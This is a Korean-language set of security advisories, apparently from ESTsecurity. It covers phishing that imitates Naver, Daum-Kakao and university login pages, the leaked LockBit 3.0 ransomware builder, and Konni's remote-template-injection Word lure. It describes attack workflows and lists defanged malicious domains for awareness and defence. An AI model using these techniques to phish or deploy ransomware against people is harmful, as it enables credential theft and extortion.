
이번에 공격자가 제작한 피싱 페이지는 기존에 네이버 로그인 페이지를 위장한 피싱 메일들과 다르게 네이버 내 정보 페이지로 위장하고 있습니다. 또한 사용자의 의심을 피하기 위하여 일부 버튼의 경우 실제 페이지에서 동작하는 것처럼 보이도록 제작해 놓았습니다.



[그림 3] 실제 페이지와 유사하게 동작하는 피싱 페이지

2022년 2월부로 네이버 내정보 페이지가 네이버 ID 페이지로 변경되어 더 이상 네이버 내정보라는 명칭을 사용하지 않습니다.

하지만 공격자는 해당 사실을 모르고 있는듯 피싱 페이지를 기존의 네이버 내정보 페이지로 제작하였습니다.



[그림 4] 네이버 블로그 내 네이버 ID 공지

[그림 5] 공식 네이버 ID 비밀번호 변경 페이지

네이버 로그인 페이지를 통한 공격자들의 계정정보 탈취 시도 방식이 다변화 하고 있습니다.

사용자 여러분들께서는 이메일 수신 시, 이메일 발신자 주소, 수신한 이메일을 통해 접속한 페이지의 URL 확인 등을 통하여 계정을 안전하게 보호하시기 바랍니다.

다음 카카오 계정 통합 공지를 위장한 피싱 메일 주의!

최근, 다음 카카오 계정 통합 이슈를 악용한 피싱 메일이 발견되어 사용자들의 각별한 주의가 필요합니다.

국내 최초로 웹 메일 서비스를 제공한 다음(Daum)은 2014 년 10 월 카카오와 합병하였습니다. 합병 이후에도 다음 또는 카카오 계정 두 가지 방식을 통해 접속할 수 있었지만, 접속 방식의 일원화를 이유로 다음 계정 사용자들에게 카카오 계정으로의 통합을 지속적으로 공지해왔습니다. 계정 통합의 기한은 10 월 1 일까지였지만, 여러가지의 사유로 연말까지 연기된 상황입니다. 피싱 메일은 '긴급공지 : Daum 계정 병합에 대해'라는 제목으로 유포되었으며, 본문에는 다음 메일이 카카오 메일로 병합하지 않아 발송된 메일이라며 즉시 계정 병합을 요구하고 있습니다.



[그림 1] 다음카카오 계정 통합을 위장한 피싱 메일

어색한 본문 내용과 개인 이메일 계정으로 발송되었기 때문에 쉽게 피싱 메일임을 인지할 수 있습니다. 하지만, 만일 사용자가 실제 메일로 오인하여 [지금 이메일 병합] 버튼을 누른다면 공격자가 만들어 놓은 피싱 페이지로 접속하게 됩니다.


[그림 2] 다음 위장 피싱 페이지

피싱 페이지는 다음 로그인 페이지를 위장하고 있지만, 완성도가 매우 떨어지는 것을 알 수 있습니다. 이러한 이메일들은 정교하게 제작되지 않았기 때문에 경우 대부분의 사용자가 쉽게 피싱 메일임을 인지할 수 있습니다. 다만, 공격자들이 사용자들의 정보 탈취를 위하여 공격에 사용할 다양한 주제를 찾고, 이렇게 실제로 이슈가 되고 있는 주제를 공격에 악용하고 있다는 것은 매우 흥미로운 점입니다.

사용자 여러분들께서는 이메일을 수신 하시면 반드시 발신자의 계정을 확인하시고, 웹 페이지 접속 시에도 URL 을 확인하시는 것을 권고 드립니다.


LockBit 3.0 랜섬웨어 빌더 공개돼

LockBit 3.0 빌더가 트위터에 유출되었습니다. 이번 빌더는 LockBit 랜섬웨어 그룹에 고용된 프로그래머가 유출한 것으로 추정되고 있으며, 이번에 유출된 LockBit 3.0 빌더를 사용하면 누구나 암호화기, 복호화기를 포함한 실행파일을 빠르게 빌드할 수 있습니다. LockBit 3.0 빌더는 Build.bat, builder.exe, config.json, keygen.exe 4 개로 구성되어 있으며, 이 중 Config.json 파일을 통해 랜섬머니 금액 설정, 구성옵션 변경, 종료할 프로세스 및 서비스 설정, C&C 서버 지정 등 다양한 옵션을 공격자에 맞게 설정할 수 있습니다. 이후 Build.bat 파일을 통해 랜섬웨어 공격에 필요한 모든 파일을 생성할 수 있습니다. 공개된 빌더로 빌드를 하면 다음과 같은 프로그램들이 Bulid 폴더에 생성됩니다.




[그림 1] 공개된 LockBit 3.0 빌더로 빌드 후 생성되는 파일들

생성된 파일들 중 LB3.exe 파일이 실제 공격자들이 공격에 사용하는 랜섬웨어 파일로, 해당 파일을 실행하면 다음과 같이 PC 내 파일들이 암호화가 됩니다.




[그림 2] 랜섬웨어 실행 후 암호화 된 파일들

이후 빌드된 파일에 포함되어 있는 LB3Decryptor.exe 파일을 실행하면 암호화 된 파일들이 성공적으로 복호화 됩니다.



[그림 3] 복호화기 실행 후 복호화 된 파일들

빌드 전 Config.json 파일에서 공격자가 원하는 비트코인 주소, 서버, 랜섬노트 내용 등을 커스터마이징 할 수 있습니다.




[그림 4] 커스터마이징된 랜섬노트

이렇게 유출된 LockBit 3.0 랜섬웨어 빌더를 이용하면 전문가가 아니라도 쉽게 랜섬웨어를 제작할 수 있어, 랜섬웨어 공격은 더욱 더 기승을 부릴 것으로 예상됩니다.

사용자 여러분들께서는 랜섬웨어에 감염되지 않도록 각별히 주의를 기울이시기 바라며, 중요 파일들은 주기적으로 백업해 두시기를 권고 드립니다.

암호화폐 기업 제휴 이슈로 가장한 코니(Konni) 해킹 위협 주의!


암호화폐 기업 제휴 이슈 내용으로 위장한 해킹 공격이 발견돼 사용자들의 각별한 주의가 필요합니다. 이번에 발견된 악성 파일은 '카뱅과 손잡은 코인원 비트 독주 체제 무너뜨릴까 [위클리 코인리뷰] - 이코노미스트' 파일명의 워드 문서 파일명으로 유포되었으며, 파일명과 파일 내용은 실제 9월 3일에 공개된 기사를 인용하였습니다. 'TigerHunter' 이름을 사용하는 사용자가 2022년 9월 25일 21시 53분(UTC)에 최종적으로 저장한 것으로 보이며, '원격 템플릿 주입(Remote Template Injection)' 기술을 사용하여 공격자가 미리 설정해 놓은 원격 호스트에 연결하고, 레이아웃, 셋팅 및 매크로 등을 포함하는 문서 템플릿 파일인 dotm 파일을 사용자 시스템에 내려 받습니다.



[그림 1] Remote Template Injection 코드

사용자가 파일을 실행하면 word2022[.]c1.biz로 접속하여 template.dotm 파일을 다운로드 합니다. 해당 파일은 본문의 폰트 색깔을 흰색에서 검은색으로 변경하는 설정과 함께 사용자 정보를 유출하는 매크로가 포함되어 있습니다.

공격자는 본문 텍스트 색깔을 흰색으로 바꿔 보여줌으로써 사용자의 호기심을 유발하여 [콘텐츠 사용] 기능을 활성화 하도록 유도합니다.



[그림 2] 매크로 실행 유도 화면

사용자가 [콘텐츠 사용] 버튼을 눌러 매크로 실행을 허용한다면, 원격 템플릿 주입 기술을 통해 다운로드 된 DOTM 파일이 템플릿 문서에 적용되며 본문 텍스트 색깔이 검은색으로 변경됨과 동시에 악성 매크로 코드가 실행됩니다.

악성 매크로가 실행되면 감염 PC의 OS 버전, 컴퓨터 이름, IP 정보(IPv4, IPv6) 정보가 C&C로 전송됩니다.



[그림 3] 매크로 실행 후 화면

ESRC는 여러 지표들을 분석한 결과, 이번 공격 배후에 북한 정찰총국이 배후에 있는 코니(Konni)조직의 소행으로 결론지었습니다.

실제 뉴스기사 내용을 인용하고 본문 텍스트 색깔을 변경하여 사용자 호기심을 유발하여 매크로 실행을 유도하는 방식은 이미 코니 조직이 오래전부터 즐겨 사용하는 공격 방식입니다. 또한 지난 6 월에는 코니 조직이 제작한 악성코드가 발견되었는데, 해당 악성코드의 업로드 국가가 평양인 것이 확인되기도 하였습니다.

9월 26일부터 29일까지 한미 해군 연합 훈련이 진행중이며 북한이 해당 훈련에 대해 강도높은 비난을 이어가고 있는 만큼, 국방, 안보, 방산 등 분야의 기업, 기관 및 관련 전문가들은 사이버 보안에 각별한 주의가 필요합니다.


논문 심사 사례비 지급으로 위장한 북한發 해킹 공격 주의

'미·중 경쟁과 북한의 비대칭 외교전략 심사 논문'처럼 위장한 APT 공격이 잇따라 등장하고 있어 사용자들의 각별한 주의가 필요합니다.

이번에 발견된 공격은 항공 및 외교·안보·국방 분야 교수진을 타깃으로 하며, 국내 특정 대학 학술지에 투고된 원고의 심사를 의뢰하는 형식으로 정상 논문 파일과 심사 의견서처럼 위장된 악성 문서가 공격에 활용 되었습니다.

공격자는 공격 성공률을 높이기 위하여 단계별 신뢰 기반 전략을 구사하였습니다.

공격 초반에는 정상 내용으로 접근하며, 이후 이메일에 회신하는 등 관심을 보이는 대상자를 선별하여 악성 파일을 개별 첨부하는 방식을 사용하였습니다. 또한 일정 기간 시차 간격을 두고 후속 공격을 수행하는 치밀함을 보였습니다.




[그림 1] 대학 로그인 사이트로 위장한 피싱 사이트 화면

공격자는 관심을 보이는 대상자들에 한하여 후속 메일을 발송하며 피싱 사이트의 접속을 유도합니다.

공격자는 현직 교수 및 출신 대학의 공식 메일이나 개인용 무료 웹 메일 주소를 수집하여 피싱 공격에 사용하였는데, 대상자의 소속 대학별 이메일 로그인 디자인이 서로 다른 부분까지 고려하여 개별 맞춤형으로 사이트를 치밀하게 구축한 것이 주목할 만한 점 입니다.

만일 사용자가 피싱 사이트에서 계정정보를 입력할 경우 입력한 계정정보 탈취와 동시에 정상 문서 파일을 내려주어 해킹임을 인지하기 어렵게 합니다.

현재까지 고려대(cloud.kcrea.rf[.]gd), 경희대(files.khu.rf[.]gd), 경남대(clouds.kvongnum.rf[.]gd), 이화여대(ewha-cloud.epizy[.]com), 서강대(clouds.sogang.rf[.]gd) 등을 위장한 피싱 사이트가 발견되었습니다.



[그림 2] 개인정보 이용 동의서로 위장한 악성 DOC 문서 파일 실행 화면

이후 공격자는 논문 심사 사례비 지급을 사유로 매크로가 포함된 '개인정보 이용 동의서' 이름의 워드 파일을 전달합니다.

만일 사용자가 '콘텐츠 사용' 기능을 활성화 한 후 정보를 기입하여 회신한다면, 개인정보 유출과 동시에 워드 파일에 포함되어 있던 매크로 코드가 실행되며 추가 악성 행위를 시도합니다.

ESRC 분석 결과, 공격에 사용된 피싱 서버의 호스팅 서비스와 공격 기법이 북한 경찰총국 연계 해킹 조직인 '페이크 스트라이커(Fake Striker)' 위협 캠페인과 일치하는 것으로 확인되었습니다.

최근 논문이나 학술지 심사를 위장한 피싱 공격이 자주 발견되고 있으며, 이스트시큐리티에서도 관련 공격과 관련한 분석 보고서를 공개한 바 있습니다.

이러한 공격 방식의 경우 교수뿐만 아니라 교수 출신 고위 공직자들도 표적이 될 수 있으며, 사례비 지급 명목을 위장한 피싱 이메일에 속아 민감 개인정보까지 기대하여 전달할 경우 중요 정보가 공격자에게 유출되는 2차 피해로 이어질 수 있는 만큼 관련자들의 각별한 주의가 필요합니다.

사용자 여러분들께서는 반드시 접속 페이지 url을 확인하시고, 낯선 이에게서 받은 문서파일 열람 시 [콘텐츠 사용] 기능을 활성화 하지 않아야 합니다.

이스트시큐리티는 유사 피해 확산 방지를 위한 대응 조치를 한국인터넷진흥원(KISA) 등 관련 부처와 긴밀하게 협력하고 있습니다.

An abstract illustration of two hands, one on the left and one on the right, holding a cluster of spheres of various sizes. The hands are rendered in a light, translucent style. The spheres are also translucent and vary in size, creating a sense of depth and movement. The background is a soft, light blue gradient.

www.estsecurity.com

(주)이스트시큐리티

(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616